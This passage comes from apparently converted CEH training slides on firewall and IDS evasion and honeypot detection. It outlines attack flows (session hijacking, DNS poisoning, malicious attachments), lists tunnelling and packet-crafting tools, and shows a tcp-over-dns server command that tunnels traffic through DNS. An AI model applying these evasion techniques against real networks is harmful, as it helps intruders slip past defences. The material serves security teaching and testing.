- SSH Client includes powerful tunneling features including dynamic port forwarding through an integrated proxy, and also remote administration for the SSH Server



# Bypassing Firewall through External Systems



1. Legitimate user works with some external system to access the corporate network
2. Attacker sniffs the user traffic, steals the session ID and cookies
3. Attacker accesses the corporate network bypassing the firewall and gets Windows ID of the running Netscape 4.x/ Mozilla process on user's system
4. Attacker then issues an `openURL()` command to the found window
5. User's web browser is redirected to the attacker's Web server
6. The malicious codes embedded in the attacker's web page are downloaded and executed on the user's machine




# Bypassing Firewall through MitM Attack



- 1. Attacker performs DNS server poisoning
- 2. User A requests for [WWW.juggyboy.com](http://WWW.juggyboy.com) to the corporate DNS server
- 3. Corporate DNS server sends the IP address (127.22.16.64) of the attacker

- 4. User A accesses the attacker's malicious server
- 5. Attacker connects with the real host and tunnels the user's HHTP traffic
- 6. The malicious codes embedded in the attacker's web page are downloaded and executed on the user's machine



# Bypassing Firewall through Content




In this method, the attacker sends the content containing malicious code to the user and tricks him/her to open it so that the malicious code can be executed



Examples:

Sending an email containing malicious executable file or Microsoft office document capable of exploiting macro bypass exploit



There are many file formats that can be used as malicious content carrier

# Module Flow




01 **IDS, Firewall  
and Honeypot  
Concepts**

02 **IDS, Firewall  
and Honeypot  
Solutions**

03 **Evading IDS**

04 **Evading  
Firewalls**



05 **IDS/Firewall  
Evading Tools**

06 **Detecting  
Honeypots**

07 **IDS/Firewall  
Evasion Counter-  
measures**

08 **Penetration  
Testing**


# IDS/Firewall Evasion Tool: Traffic IQ Professional



Traffic IQ Professional enables security professionals to audit and validate the behavior of security devices by generating the standard application traffic or attack traffic between two virtual machines

Traffic IQ Professional can be used to assess, audit, and test the behavioral characteristics of any non-proxy packet-filtering device including:

- ⊖ Application firewall systems **01**
- ⊖ Intrusion detection systems **02**
- ⊖ Intrusion prevention systems **03**
- ⊖ Routers and switches **04**



<http://www.idappcom.com>

# IDS/Firewall Evasion Tool: tcp-over-dns



01

tcp-over-dns contains a special dns server and a special dns client

02

The client and server work in tandem to provide a TCP (and UDP!) tunnel through the standard DNS protocol

A screenshot of a Windows Command Prompt window titled "Command Prompt". The window shows the output of running a Java application named "tcp-over-dns-server.jar". The command line arguments used are: `C:\Users\P\Desktop\tcp_over_dns-1.3>java -jar tcp_over_dns-server.jar --domain test123.test.com --forward-port 808 --forward-address 192.168.168.2 --mtu 400 --log-level 3`. The application logs indicate it is starting up, listening on port 53, and forwarding traffic to port 808. It also mentions a MTU of 400 and a log level of 3. There are also entries for DNS serve, new TCP client connection, client timeout, and a local TCP socket closed.

```
C:\Users\P\Desktop\tcp_over_dns-1.3>java -jar tcp_over_dns-server.jar --domain test123.test.com --forward-port 808 --forward-address 192.168.168.2 --mtu 400 --log-level 3
000000:0 main: [tcp_over_dns-server] starting up
000000:0 main: Hosting domain: test123.test.com
000000:0 main: DNS Listening on: /0.0.0.0:53
000000:0 main: Forwarding to: /192.168.168.2:808
000000:0 main: MTU: 400
000000:0 main: Log level: 3
045533:5 DNS Serve /0.0.0.0:53: New TCP client connection: 254
045636:6 Client timeout: Client timeout (ClientID: 254)
045636:6 TCP comm /192.168.168.2:2037: Local TCP socket closed
```

<http://analogbit.com>


# IDS/Firewall Evasion Tools



**Snare Agent for Windows**  
<http://www.intersectalliance.com>



**Freenet**  
<https://freenetproject.org>




**AckCmd**  
<http://ntsecurity.nu>



**GTunnel**  
<http://gardennetworks.org>



**Tomahawk**  
<http://tomahawk.sourceforge.net>



**Hotspot Shield**  
<http://www.anchorfree.com>




**Your Freedom**  
<http://www.your-freedom.net>



**Proxifier**  
<http://www.proxifier.com>



**Atelier Web Firewall Tester**  
<http://www.atelierweb.com>



**Vpn One Click**  
<http://www.vpnoneclick.com>

# Packet Fragment Generator: Colasoft Packet Builder



Colasoft  
Packet Builder

Colasoft packet builder is a network packet crafter, packet generator or packet editor that network professionals use to build (or craft) all types of custom network

The screenshot shows the Colasoft Packet Builder application window. The menu bar includes File, Edit, Send, Help, and various toolbar icons for Export, Add, Insert, Copy, Paste, Delete, Move Up, Move Down, Checksum, Send, Send All, Adapter, and About. The main interface is divided into several panes:

- Decode Editor:** On the left, it displays "Packet Info" and "Ethernet Type II" sections. Under "Packet Info", fields include "Packet Number" (000001), "Length" (64), "Captured Length" (60), and "Delta Time" (0.100000 Second). Under "Ethernet Type II", fields include "Destination Address" (FF:FF:FF:FF:FF:FF), "Source Address" (00:00:00:00:00:00), "Protocol" (0x0806), and "Type" (1). The "ARP - Address Resolution Protocol" section shows fields like "Hardware type" (1), "Protocol type" (0x0800), "Hardware Address length" (6), "Protocol Address length" (4), "Type" (1), and "Source Physical" (00:00:00:00:00:00).
- Packet List:** In the center, it shows a table of four captured packets. The columns are No., Delta Time, Source, and Destination. The data is as follows:

| No. | Delta Time | Source            | Destination       |
|-----|------------|-------------------|-------------------|
| 1   | 0.000000   | 00:00:00:00:00:00 | FF:FF:FF:FF:FF:FF |
| 2   | 0.100000   | 0.0.0.0.0.0       | 0.0.0.0           |
| 3   | 0.100000   | 0.0.0.0.0.0       | 0.0.0.0           |
| 4   | 0.100000   | 0.0.0.0.0.0       | 0.0.0.0           |
- Packets:** On the right, it shows a list of 4 selected packets.
- Hex Editor:** At the bottom, it displays the raw hex and ASCII data of the selected packet (No. 1). The hex dump shows bytes from 0000 to 0030, and the ASCII dump shows the corresponding characters.

<http://www.colasoft.com>

Copyright © by EC Council. All Rights Reserved. Reproduction is Strictly Prohibited.

# Packet Fragment Generators



**CommView**  
<http://www.tamos.com>



**fping 3**  
<http://fping.org>



**hping3**  
<http://www.hping.org>



**NetScanTools Pro**  
<http://www.netscantools.com>



**Multi-Generator (MGEN)**  
<http://cs.itd.nrl.navy.mil>




**pktgen**  
<http://www.linuxfoundation.org>



**Net-Inspect**  
<http://search.cpan.org>



**PACKETH**  
<http://packeth.sourceforge.net>



**Ostinato**  
<https://code.google.com>



**Packet Generator**  
<http://www.tamos.com>

# Module Flow




01 **IDS, Firewall  
and Honeypot  
Concepts**

02 **IDS, Firewall  
and Honeypot  
Solutions**

03 **Evading IDS**

04 **Evading  
Firewalls**



05 **IDS/Firewall  
Evading Tools**

06 **Detecting  
Honeypots**

07 **IDS/Firewall  
Evasion Counter-  
measures**

08 **Penetration  
Testing**

# Detecting Honeypots



Attackers can determine the presence of honeypots by probing the services running on the system



2 Attackers craft malicious probe packets to scan for services such as HTTP over SSL (HTTPS), SMTP over SSL (SMPTS), and IMAP over SSL (IMAPS)



3 Ports that show a particular service running but deny a three-way handshake connection indicate the presence of a honeypot



## Tools to probe honeypots:

- ⊖ Send-safe Honeypot Hunter
- ⊖ Nessus
- ⊖ Hping



Note: Attackers can also defeat the purpose of honeypots by using multi-proxies (TORs) and hiding their conversation using encryption and steganography techniques

